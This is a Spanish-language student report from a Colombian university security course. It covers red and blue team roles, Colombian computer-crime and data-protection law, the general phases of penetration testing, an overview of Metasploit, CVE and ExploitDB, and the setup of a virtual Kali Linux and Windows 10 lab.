CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JOHN FREDY NARVAEZ MUÑOZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD

ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍA E INGENIERÍA – ECBTI

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

EL BORDO CAUCA

2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

JOHN FREDY NARVAEZ MUÑOZ

Master. JOHN FREDDY QUINTERO

Director del curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA UNAD

ESCUELA DE CIENCIAS BÁSICAS TECNOLOGÍA E INGENIERÍA

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

EL BORDO CAUCA

2023

CONTENIDO

Pág.

LISTA DE IMÁGENES

Pág.

LISTA DE TABLAS

Pág.

GLOSARIO

AMENAZA: cualquier acción con la capacidad de explotar una vulnerabilidad.

BLUE TEAM: equipo de seguridad informática orientado a la protección del sistema de manera proactiva.

CIBERSEGURIDAD: conjunto de disposiciones orientadas a la protección de la información en el ciberespacio.

CIS: (Center for Internet Security) organización sin ánimo de lucro dedicada a la mejora de la seguridad informática de manera global.

COMANDO: mensaje enviado al ordenador que se comporta como una orden.

COPNIA: (consejo profesional nacional de ingeniería) entidad pública colombiana encargada de vigilar el ejercicio de la ingeniería y afines.

FIREWALL: sistema orientado a la seguridad que restringe el tráfico de la red, en base a una serie de reglas predefinidas o establecidas por el usuario.

HARDENIZACIÓN: endurecimiento del sistema, con el fin de prevenir o minimizar incidentes de seguridad informática.

KALI LINUX: distribución de Linux orientado a pruebas de penetración.

PENTESTING: procedimiento utilizado para probar sistemas informáticos, en un entorno controlado o pactado con el cliente.

PURPLE TEAM: equipo de seguridad informática que reúne las características de los red y blue team, además de otros aportes de mejora.

RED TEAM: equipo de seguridad informática orientado a la penetración del sistema.

SEGURIDAD INFORMÁTICA: conjunto de disposiciones orientadas a salvaguardar la información gestiona a través de las tecnologías de la información y comunicaciones. (TIC)

VIRTUALBOX: sistema hipervisor gratuito, para virtualizar sistemas operativos.

VULNERABILIDAD: incapacidad de resistir ante una amenaza.

WINDOWS 10 x64: sistema operativo orientado a ordenadores personales.

RESUMEN

El presente trabajo está enfocado en el actuar de los red team y blue team, tomando en cuenta la parte técnica, ética y legal de sus funciones, con el fin de determinar de manera clara la participación de cada uno en las estrategias y marcos adoptados por las organizaciones en materia de seguridad informática.

En Colombia existen leyes específicas para la protección de la información y los datos que se gestionan por medio de tecnologías de la información, una de estas leyes es la 1273 de 2009 que considera una serie de sanciones correspondientes a penas de prisión y multas, estas sanciones pueden ser agravadas dependiendo de la relación del infractor con los datos o con el poseedor de la información.

Otra ley relevante en este ámbito es la 1581 de 2012 creada para la protección de datos personales, esta ley es aplicable en la totalidad del territorio nacional y fuera del territorio, amparada en normas y acuerdos internacionales. La infracción a esta ley acarrea multas hasta por 2000 SMLMV y sanciones que pueden ir, desde suspensiones temporales hasta el cierre total he inmediato de operaciones.

También existe en Colombia un código de ética que enmarca los deberes y obligaciones de los profesionales, sin embargo, este código no es solo una guía de buenas prácticas, ya que contempla sanciones que pueden ir desde amonestaciones hasta la cancelación de la matricula profesional.

En cuanto a la parte técnica los red y blue team tienen roles distintos y complementarios, por un lado, los blue team se encargan de bridar protección al sistema mediante un enfoque preventivo, con algunas funciones de respuesta a incidentes en tiempo real. Mientras que los red team se enfocan en procesos de hacking ético, con el fin de descubrir vulnerabilidades antes de que sean explotadas por delincuentes informáticos.

Los red team entregan como resultado las recomendaciones pertinentes para subsanar las vulnerabilidades encontradas, mientras que los blue team, utilizan esta información para diseñar estrategias de defensa que puedan contribuir a la prevención de un ataque real, o a mitigar los efectos en caso de que ocurra.

Es de aclarar que los blue y red team no son los únicos equipos diseñados para estas funciones, también existen otros como: los purple team, que engloban las funciones de red y blue team agregándoles valor y los equipos de respuesta a incidentes, enfocados a la postexplotación.

Palabras clave: seguridad informática, red team, blue team, purple team.

INTRODUCCIÓN

La seguridad informática se ha convertido en parte fundamental para las organizaciones de todo tipo, desde la protección de los datos en pequeñas organizaciones, hasta la defensa de la infraestructura critica de los países, la confidencialidad, integridad y disponibilidad de los datos gestionados mediate las tecnologías de la información son desafíos cruciales que se enfrentan en la actualidad.

Con el fin de proporcionar soluciones de seguridad mucho más eficientes, se han desarrollado diferentes enfoques, y equipos especializados. En este documento, se explora la seguridad informática desde la perspectiva de los equipos red team, blue team y purple team, considerando sus funciones y roles dentro de la organización, tanto aspectos técnicos como legales. Esto contribuirá a comprender mejor cómo las organizaciones pueden protegerse de las amenazas a la seguridad de los datos en un entorno cada vez más digitalizado y complejo.

Uno de los aspectos esenciales en la seguridad informática es el conocimiento y cumplimiento de las leyes y regulaciones destinadas a la protección de la información gestionada mediante herramientas de TI, estas disposiciones son indispensables sobre todo en lo relacionado con las pruebas de penetración y hacking ético, teniendo en cuanta que hay una línea delgada entre un procedimiento legal y la trasgresión de alguna ley.

También se aborda mediante el caso de estudio las indicaciones de COPNIA (Consejo Profesional Nacional de Ingeniería) sobre el actuar ético de los profesionales en este campo, brindando un marco de referencia para que todas las actuaciones se ajusten a estándares éticos y legales.

Mediante revisiones bibliográficas se exploran herramientas y marcos utilizadas por los red team, y sus maniobras ofensivas, enfocadas a la explotación de vulnerabilidades. También se analizan herramientas, marcos y estrategias que emplean los blue team en sus maniobras defensivas para prevenir ataques mediante procesos de hardenización, así mismo en la identificación y mitigación de ataques en tiempo real.

Además, se analizará el papel de los purple team en el fortalecimiento de la postura de seguridad de una organización, teniendo en cuanta que su actuar es mucho más que la unión de los red y blue team y la mejora de la comunicación entre estos.

OBJETIVOS

OBJETIVO GENERAL

Planificar estrategias basadas en metodologías de seguridad informática defensivas y ofensivas, con el fin de prevenir o contener un incidente informático.

OBJETIVOS ESPECÍFICOS

Identificar las normas éticas y legales orientadas a la protección de los datos gestionados por medio de las tecnologías de la información.

Comprender el accionar de los red team y blue team en una organización teniendo en cuanta criterios éticos y legales.

Encontrar vulnerabilidades en un sistema informático mediante el uso de metodologías, técnicas y herramientas de intrusión.

Planear estrategias que permitan contener un ataque informático, en base al análisis de riesgos y vulnerabilidades de una infraestructura TI.

1 DESARROLLO DEL INFORME

1.1 ETAPA 1 CONCEPTOS EQUIPOS DE SEGURIDAD

1.1.1 Análisis de la legislación relacionada con delitos informáticos

1.1.1.1 Ley 1273 de 2009

Ley encargada de la protección de la información y los datos almacenados o enviados por medio de las tecnologías de la información.

En la siguiente tabla se describe de manera general los aspectos más relevantes de esta ley.

Tabla 1 Ley 1273 de 2009

Ley 1273 de 2009[1]				
Artículo 1º.	Por el cual se adiciona al código penal con un título VII BIS "de la protección de la información y de los datos".			
Capítulo I	De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos			
Artículo	**Descripción**	**Definición**	**Pena**	**Multa**
Artículo 269 A	Acceso abusivo a un sistema informático	Los sistemas informáticos necesitan de permisos para ser accedidos, no importa si están protegidos con algún tipo de contraseña o no, por lo tanto, quien acceda sin permiso, incurrirá en un delito.	48 a 96 meses de prisión	Entre 100 a 1000 salarios mínimos legales mensuales vigentes.
Artículo 269 B	Obstaculización ilegítima de sistema informático o red de telecomunicación	Es un delito dificultar o entorpecer el funcionamiento, o el acceso normal a un sistema informático, o a la información almacenada en dicho sistema, o a una red de comunicaciones sin estar autorizado.	48 a 96 meses de prisión. Si no ha incurrido en algún delito mayor.	entre 100 y 1000 salarios mínimos legales mensuales vigentes
Artículo 269 C	Interceptación de datos informáticos	La captura de información digital solo puede ser realizada con los debidos permisos, de lo contrario, la interceptación ya sea en su punto de origen, destino o dentro de un sistema informático, es un delito	36 a 72 meses de prisión	
Artículo	Daño Informático	Está orientado a los	48 a 96	Entre 100 y

[1] POLICÍA. Ley 1273 de 2009. [en línea]. Colombia. (2009). 1-4 p. [Consultado el 05 de agosto de 2023]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

269 D		componentes lógicos de un sistema informático con el fin de protegerlos ante: destrucción, daño, eliminación, deterioro, modificación o eliminación de información digital.	meses de prisión	1.000 salarios mínimos legales mensuales vigentes.
Artículo 269 E	Uso de software malicioso	Es un delito fabricar, comercializar, distribuir o sacar del país programas dañinos, u otros tipos de aplicaciones informáticas con efectos perjudiciales, sin el debido permiso.	48 a 96 meses de prisión	Entre 100 y 1.000 salarios mínimos legales mensuales vigentes.
Artículo 269 F	Violación de datos personales	Está prohibido sustraer o comercializar con datos individuales alojados en registros, archivos, bases de datos o medios similares, para obtener veneficio propio.	48 a 96 meses de prisión	Entre 100 y 1000 salarios mínimos legales mensuales vigentes.
Artículo 269 G	Suplantación de sitios web para capturar datos personales	El diseño, ejecución y comercialización de sitios web o enlaces destinados a actividades ilegales es un delito. También la modificación de nombres de dominio con el fin de hacer entrar al usuario a una IP diferente en la creencia de que acceda a su banco o a otro sitio personal o de confianza.	48 a 96 meses de prisión. Si no ha incurrido en algún delito mayor.	Entre 100 y 1.000 salarios mínimos legales mensuales vigentes.
Artículo 269 H	Circunstancias de agravación punitiva	Aumento de las penas descritas anteriormente según lo siguiente: • Servidor público en ejercicio • Aprovechamiento de la confianza del poseedor de la información • Revelar información en prejuicio de otro • Obtener provecho para si • Con fines terroristas • Usando como instrumento a un tercero • Si es el responsable del manejo de dicha información	Aumento de la mitad a las tres cuartas partes, de la pena ya estipulada para el delito cometido	
Ley 1273 de 2009				
Capítulo II	De los atentados informáticos y otras infracciones			
Artículo	**Descripción**	**Definición**	**Pena**	**Multa**

Artículo 269 I	Hurto por medios informáticos y semejantes	Realizar hurto valiéndose de un sistema informático, superando las medidas de seguridad o suplantando a un usuario legitimo constituye un delito punible.	Señaladas en el artículo 240 de este Código.	
Artículo 269 J	Transferencia no consentida de activos	Se sanciona el lucro valiéndose de alguna manipulación informática o artificio semejante, para obtener un activo en perjuicio de un tercero. De igual manera se castiga a quien fabrique o facilite un programa de computador destinado a la comisión del delito descrito en el inciso anterior	48 a 120 meses de prisión. Si no ha incurrido en algún delito mayor.	Entre 200 a 1.500 salarios mínimos legales mensuales vigentes

Fuente: El autor.

1.1.1.2 Ley 1581 de 2012

Es una ley creada para la protección de datos personales, con el fin de garantizar el derecho constitucional de acceder, corregir y actualizar la información que se encuentra registrada sobre ellas en bases de datos o archivos[2]. Esta ley aplica para todo el territorio colombiano, también aplica cuando el responsable a pesar de estar fuera del territorio pueda ser cobijado por la legislación colombiana amparada en normas y acuerdos internacionales.

Excepciones:

- Bases de datos o archivos de carácter personal o doméstico, es de aclarar que si estos datos, salen del entrono personal, entonces deben tenerse en cuenta una serie de términos y condiciones, para no ser cobijado por alguna de las sanciones
- Bases de datos o archivos que involucren la seguridad nacional, se trata de información en poder de las autoridades competentes y que resulta relevante para la salvaguarda del país y sus habitantes
- Bases de datos dedicadas a la inteligencia y contrainteligencia
- Bases de datos destinadas a la investigación periodística
- Bases de datos y archivos regulados por la ley 1266 de 2008 “por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera,

[2] FUNCIÓN PÚBLICA. Ley 1586 de 2012. [en línea]. Colombia. (18 de octubre de 2012). [Consultado el 10 de agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=49981

crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones"[3]

- Bases de datos y archivos regulados por la ley 79 de 1993 "Por medio de la cual se adoptan medidas de protección a los colombianos en el exterior a través del Servicio Consular de la República"[4] es de aclarar que esta ley no es exclusiva para el tratamiento de los datos.

En la siguiente tabla se relacionan las multas y sanciones:

Tabla 2 Multas y sanciones ley 1581 de 2012

Multas y sanciones		
Entidad regulatoria	Multas	Sanciones
La super intendencia de industria y comercio	Pueden ser de carácter personal o institucional y con un monto de hasta 2000 salarios mínimos mensuales legales vigentes. Es de aclarar: estas multas se pueden repetir mientras subsista el incumplimiento	Suspensión de actividades hasta por 6 meses
		Cierre temporal de operaciones
		Cierre inmediato y definitivo de la operación

Fuente: El autor

1.1.2 Análisis sobre el ejercicio de Pentesting

El Pentesting es un procedimiento utilizado para probar sistemas informáticos, con los mismos marcos y herramientas usadas por un ciberdelincuente. El Pentesting tiene como finalidad, detectar a tiempo las falencias del sistema y proponer las salvaguardas necesarias[5].

El proceso de Pentesting debe estar reglamentado de manera clara, de modo que se conozcan todos los pormenores del ataque y se delimite su alcance, es decir, el profesional (pentesters) que lo realiza solo puede acceder a las partes del sistema que estén dentro de los limites pactados y mediante el uso de las herramientas

[3] FUNCIÓN PÚBLICA. Ley 1266 de 2008. [en línea]. Colombia. (31 de diciembre de 2008). [Consultado el 10 de agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34488#:~:text=por%20la%20cual%20se%20dictan,y%20se%20dictan%20otras%20disposiciones.

[4] FUNCIÓN PÚBLICA. Ley 76 de 1993. [en línea]. Colombia. (05 de octubre de 1993). [Consultado el 10 de agosto de 2023]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=173186#:~:text=Por%20medio%20de%20la%20cual,Servicio%20Consular%20de%20la%20Rep%C3%BAblica.

[5] SANTOS, José. ¿Qué es el Pentesting? Tipos y cómo utilizarlo para prevenir ciberataques. [en línea]. (7 de agosto del 2023). [Consultado el 11 de agosto de 2023]. Disponible en: https://www.deltaprotect.com/blog/que-es-pentesting

acordadas en la etapa inicial, de lo contrario se presentaría un caso de infracción a las leyes orientadas a la protección de los datos.

El Pentesting se puede dividir en varios tipos según la cantidad de información que se suministra al equipo de pentesters, eh aquí los más importantes[6]:

- Pentesting de caja negra (black box): En este caso el equipo de pentesters recibe muy poca información sobre el objetivo, de modo que se simule un ataque desde fuera del sistema.
- Pentesting de caja gris (grey box): El equipo de pentesters recibe información sobre el objetivo, de este modo resulta muy conveniente para testear partes específicas del sistema.
- Pentesting de caja blanca (White box): En este caso la información proporcionada es abundante, desde la arquitectura de red hasta el código fuente. Este tipo de prueba sirve para simular un ataque desde dentro de la organización o para testear el código en busca de vulnerabilidades asociadas a fallas de programación.

Por tratarse de un proceso sistemático el Pentesting está dividido en una serie de etapas, estas pueden modificarse de manera leve según la metodología de Pentesting que se adopte, sin embargo, todos las metodologías y marcos comparten las etapas principales, que se describen a continuación.

1.1.2.1 Planificación y preparación

En esta fase se intercambia información entre la organización y el equipo de pentesters, también se firman los acuerdos necesarios para proteger a las partes, las tareas principales de esta fase son[7]:

- Identificación de los canales de comunicación
- Definición del alcance, la metodología y el enfoque
- Acuerdo sobre pruebas específicas y rutas de escalamiento

1.1.2.2 Reconocimiento

Antes de realizar un ejercicio de Pentesting es necesario recabar toda la información posible acerca del sistema con el fin de establecer una superficie de

---

[6] SANTOS, José. ¿Qué es el Pentesting? Tipos y cómo utilizarlo para prevenir ciberataques. [en línea]. (7 de agosto del 2023). [Consultado el 11 de agosto de 2023]. Disponible en: https://www.deltaprotect.com/blog/que-es-pentesting

[7] FATURE LEARN. Marco de Evaluación de la Seguridad del Sistema de Información (ISSAF). [en línea]. [Consultado el 12 de agosto 2023]. Disponible en: https://www.futurelearn.com/info/courses/ethical-hacking-an-introduction/0/steps/71521

ataque amplia. Para llevar a cabo esta tarea existen algunas estrategias o marcos, entre ellos se destaca el gathering con sus dos formas de recabado de información[8]: el footprinting y el fingerprinting.

- Footprinting[9]: se trata de un tipo de búsqueda de información que no deja huella, debido a que su campo de acción se restringe a los datos públicos que pueden ser accedidos mediante motores de búsqueda, sitios web y redes sociales, es importante destacar que el footprinting se divide en dos ramas: de tipo pasivo y activo.
  - ✓ Footprinting pasivo: sin el uso de herramientas especiales
  - ✓ Footprinting activo: mediante el uso de herramientas orientadas a la búsqueda de información; por ejemplo, WHOIS.
- Fingerprinting[10]: es una técnica mucho más minuciosa que el footprinting, sin embargo, también es más intrusiva, de modo que su uso puede estar más orientado a casos donde no sea muy relevante dejar huellas.

1.1.2.3 Escaneo

En esta fase se realiza la búsqueda de vulnerabilidades[11], tomando como base la información recolectada en la fase de reconocimiento, la búsqueda de vulnerabilidades puede realizarse de manera manual o automatizada mediante herramientas diseñadas para este fin. Esta etapa es muy importante, porque permite verificar el nivel de seguridad del sistema.

1.1.2.4 Explotación

En base a los descubrimientos de la etapa de escaneo se realiza la explotación de vulnerabilidades[12], es decir, se trata de penetrar el sistema mediante las brechas de seguridad encontradas, a continuación, se presentan las principales tareas de esta etapa[13]:

---

[8] KEEPCODING. ¿Qué es footprinting? [en línea]. (9 de mayo del 2023). [Consultado el 10 de agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-footprinting-ciberseguridad/

[9] Ibíd., p. 1.

[10] KEEPCODING. ¿Qué es fingerprinting? [en línea]. (3 de mayo del 2023). [Consultado el 10 de agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-fingerprinting-ciberseguridad/#:~:text=Para%20un%20ciberdelincuente%2C%20el%20fingerprinting,mejorar%20su%20protecci%C3%B3n%20de%20datos.

[11] SANTOS, José. ¿Qué es el Pentesting? Tipos y cómo utilizarlo para prevenir ciberataques. [en línea]. (7 de agosto del 2023). [Consultado el 11 de agosto de 2023]. Disponible en: https://www.deltaprotect.com/blog/que-es-pentesting

[12] Ibíd., p. 1.

[13] TARLOGIC. Metodología NIST: Sustento para los analistas de ciberseguridad. [en línea]. (14 de junio del 2022). [Consultado el 10 de agosto del 2023]. Disponible en: https://www.tarlogic.com/es/blog/guias-nist-ciberseguridad/

- Obtener acceso: mediante explotación de vulnerabilidades
- Escalar privilegios: por medio de la ampliación de vectores de ataque, hasta hacerse con privilegios de administrador
- Movimientos laterales: se trata de una serie de movimientos para alcanzar objetivos adicionales
- Mantener el acceso: permanecer en el sistema el mayor tiempo posible, mediante la instalación de herramientas

1.1.2.5 Borrado de rastro

En esta etapa se debe eliminar cualquier pista que pueda existir del ataque, de modo que no quede ninguna brecha a utilizar por algún ciberdelincuente[14].

1.1.2.6 Redactar informe

Por lo general de debe de entregar dos informes[15], uno con el resumen ejecutivo, donde se mencione de manera general: los hallazgos, el perfil de riesgo y las recomendaciones, el otro es un informe técnico, que está orientado a los admiradores del sistema, en este se mencionan: detalles de la prueba, componentes acordados, rutas, alcance y recomendaciones.

1.1.3 Herramientas y servicios utilizados en ciberseguridad

1.1.3.1 Metasploit

Es un marco de código abierto desarrollado en el lenguaje de programación Ruby[16] y está orientado a las pruebas de penetración, “Metasploit ahora incluye más de 1677 Exploits organizados en 25 plataformas, incluidas Android, PHP, Python, Java, Cisco y más. El marco también transporta casi 500 cargas útiles”[17].

A continuación, se describe la arquitectura de Metasploit[18]

---

[14] SANTOS, José. ¿Qué es el Pentesting? Tipos y cómo utilizarlo para prevenir ciberataques. [en línea]. (7 de agosto del 2023). [Consultado el 11 de agosto de 2023]. Disponible en: https://www.deltaprotect.com/blog/que-es-pentesting

[15] Medium. Pentesting: Introducción. [en línea]. [Consultado el 10 de agosto del 2023]. Disponible en: https://medium.com/@rootsec/pentesting-introducci%C3%B3n-cb40a8ae67ba

[16] BUCKBEE, Michael. What is Metasploit? The Beginner's Guide. [en línea]. (29 de marzo de 2020). [Consultado el 10 de agosto de 2023]. Disponible en: https://www.varonis.com/blog/what-is-metasploit

[17] CIBERSEGURIDAD. ¿Qué es Metasploit y cómo funciona? [en línea]. [Consultado el 11 de agosto de 2023]. Disponible en: https://ciberseguridad.com/herramientas/pruebas-penetracion/metasploit-framework/

[18] Ibíd., p. 1.

- Interfaces
  - ✓ MSFConsole (Metasploit Framework Console): permite el acceso mediante líneas de comandos.
  - ✓ MSFWeb: permite acceso atreves de navegador
  - ✓ Armitage: acceso mediante interfaz grafica
  - ✓ RPC (llamada a procedimiento remoto): acceso remoto
- Bibliotecas
  - ✓ REX: orientada a las tareas básicas
  - ✓ MSF Core: proporciona una API común
  - ✓ Base de MSF: proporciona una API de fácil uso
- Módulos
  - ✓ Cargas útiles: se trata de códigos para línea de comandos para realizar acciones previstas por el usuario
  - ✓ Exploits: se trata de secuencias de comandos usadas para acceder al sistemas objetivo.
  - ✓ Codificadores: son usados mara mimetizar las cargas utilices.
  - ✓ NOP (No Operation): sirve para crear secuencias de bytes aleatorias que permiten la evasión de los IPS.
  - ✓ Auxiliares: están pensados para el escaneo de vulnerabilidades
- Herramientas complementarias: pensadas para ampliar la funcionalidad de la herramienta.

1.1.3.2 ¿Qué es un CVE?

Common Vulnerabilities and Exposures (CVE) Es un listado de vulnerabilidades que está disponible para el público, es decir, un CVE es una vulnerabilidad que esta etiquetada con un número de identificación[19]. Estos números de identificación facilitan el reconocimiento rápido de una vulnerabilidad y facilitan la búsqueda de información confiable sobre esta.

1.1.3.3 ExploitDB

Se trata de una aplicación web destinada a gestionar bases de datos públicas que contienen Exploits para vulnerabilidades conocidas[20]. ExploitDB muestra de manera detallada información sobre la vulnerabilidad y los Exploits asociados a esta.

---

[19] RED HAT. What is a CVE? [en línea]. (25 de noviembre de 2021). [Consultado el 11 de agosto de 2023]. Disponible en: https://www.redhat.com/en/topics/security/what-is-cve

[20] KEEPCODING. ¿Qué es ExploitDB? [en línea]. (4 de octubre del 2022). [Consultado el 11 de agosto de 2023]. Disponible en: https://keepcoding.io/blog/que-es-exploitdb/

1.1.3.4 ExploitDB y CVE

Teniendo en cuanta que los Exploits son fragmentos de código diseñados para sacar provecho de vulnerabilidades y que CVE es una base de datos que lista vulnerabilidades conocidas y les asigna un número de identificación y una descripción breve. La articulación de ExploitDB con CVE es un cruce de información donde se asocia la vulnerabilidad etiquetada por CVE con los Exploits asociados a esta, de este modo en un ejercicio de Pentesting, luego de identificar una vulnerabilidad que este etiquetada por CVE y haga parte de ExploitDB es muy sencillo identificar los Exploits que se deben usar para su explotación.

1.1.4 Evidencia de implementación del banco de trabajo

Para el entorno de pruebas controlado, se utilizará el sistema hipervisor Virtual Box, que permite la ejecución de las máquinas virtuales: el sistema operativo Windows 10 x64 que corresponde a la maquina víctima y el sistema operativo Kali Linux que corresponde a la máquina atacante.


En la siguiente imagen se evidencian los recursos asignados a la maquina Kali Linux

Imagen 1 recursos Kali Linux

Fuente: El autor.

En la siguiente imagen se puede evidenciar el sistema operativo Kali Linux corriendo


Imagen 2 Kali Linux corriendo



Fuente: El autor.

En la siguiente imagen se evidencia el funcionamiento del sistemas operativo Windows 10 en la maquina host


Imagen 3 Windows 10 corriendo



Fuente: El autor.

En la siguiente imagen se evidencia la configuración de la red de la máquina Kali Linux en modo puente y su dirección IP


Imagen 4 Kali Linux IP



Fuente: El autor.

En la siguiente imagen se evidencia la conexión entre las maquinas mediante ping

Imagen 5 conexión entre maquinas



Fuente: El autor.

